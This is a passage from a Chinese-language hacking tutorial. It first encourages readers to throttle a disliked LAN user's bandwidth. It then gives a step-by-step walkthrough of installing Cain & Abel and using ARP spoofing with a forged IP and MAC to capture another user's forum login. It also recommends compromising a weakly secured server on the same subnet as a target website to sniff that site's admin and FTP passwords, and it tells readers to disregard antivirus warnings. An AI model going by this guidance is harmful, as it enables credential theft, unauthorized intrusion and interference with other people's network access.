对于那个受了欺负的小菜，找到那个老是BT下载的电脑（怎么寻找呢？当你感觉上网慢的时候就打开聚生网管，使用“网络主机扫描”看一下谁的下行速率最大就是谁了），别客气，利用上面的方法把他的上行带宽限制设置为<5K，下行带宽限制设置为<10K就让他继续BT去吧。如果还不解气，那就把他的上行下行速度继续往下调吧。

上面介绍了在局域网中怎样限制别人的网速，下面就请出局域网攻击中的神兵－－Cain。Cain软件全称为Cain & Abel，它是一个可以破解屏保、PWL密码、共享密码、缓存口令、远程共享口令、SMB等口令的工具，其sniffer功能极其强大，几乎可以明文捕获一切帐号口令，包括FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP等。Cain在网站入侵中经常被使用，比如你想入侵某个网站，但是该网站的安全性以及该网站所在服务器的安全性都很高，一时拿不下来，这时我们就可以尝试拿下跟要入侵网站所在服务器同一网段内的其他安全比较差的服务器，然后在上面安装Cain来嗅探目标网站的后台登录密码以及ftp帐户信息，还可以嗅探远程终端的登录密码。虽然在我们平常的局域网中很可能嗅探不到ftp密码，但很可能嗅探到登录网站的一些用户名和密码，还可以进行DNS欺骗。

Cain目前的最新版本是4.9.29，大家可以从http://www.onlinedown.net/soft/53494.htm下载到（有些杀毒软件可能会报毒，那是因为Cain是黑客工具，大家可以放心的使用）。Cain需要安装后才能使用，双击解压后的安装文件来进行安装，安装过程很简单，一路“Next”就来到如图13所示的地方。




图13

意思就是说Cain需要WinPcap驱动的支持，是否现在安装WinPcap v4.1 beta5，当然要安装了呀，点击“Install”按钮就开始安装WinPcap驱动了，还是一路“Next”完成安装。安装完成后就会在桌面上生成Cain的快捷方式，直接双击快捷方式就能打开Cain的主界面了，如图14。




图14

软件是英文界面的，大家还请多包涵，如果是第一次使用，我们需要对它进行一下设置，点击“Configure”就打开了如图15所示的设置对话框，默认显示的是“sniffer”选项，如果计算机有多块网卡的话可以选择通过哪块网卡进行嗅探，选择的原则就是该网卡的IP和要嗅探的主机处在同一网段下。为了增加安全性，还可以在进行嗅探时使用伪造的IP，切换到“APR(Arp Posion Routing)”选项下，在“Spoofing Options”中选择“Use spoofed IP anf MAC address”，在下面输入要伪造的IP和MAC地址就可以了，实际IP为192.168.44.152，我把它伪造为了192.168.44.155，如图16。

点击“确定”保存设置，下面我们就来假设一个嗅探情景：局域网中共有2台电脑，机器名和对应的IP分别为“xpraintable：192.168.44.151”和“xpunsafe：192.168.44.152”。xpraintable和xpunsafe是装着XP系统的两台客户端电脑，xpraintable机子上的用户A登录了一下黑客X档案官方论坛，结果在xpunsafe这台机子上的用户B利用Cain成功得到了用户A在黑客X档案官方论坛的帐号和密码，那么他是怎么做到的呢？下面就让我重




图15

现一下用户B 的操作。打开Cain，进行上面介绍的选择网卡等设置后，点击“Sniffer”选项，然后点击“Hosts”选项，接着点击那个图标跟网卡似的开始嗅探按钮，在软件中间的空白处点右键，选择“Scan MAC Addresses”来扫描局域网中的主机，如图17。




图16

切换到下面的“ARP”选项，在软件右上方的空白处点一下鼠标，使那个十字按钮变成可点击状态，然后点一下十字按钮，在弹出来的窗口中左边选择要嗅探的机子的IP 192.168.44.151，右面选择网关192.168.44.2（在命令行下输入ipconfig 命令后“Default Gateway”对应的就是网关的IP地址），然后点“OK”就建立了一条嗅探规则，如图18，现在点那个黄色圆形的按钮就可以进行ARP嗅探了，如图19。




图17

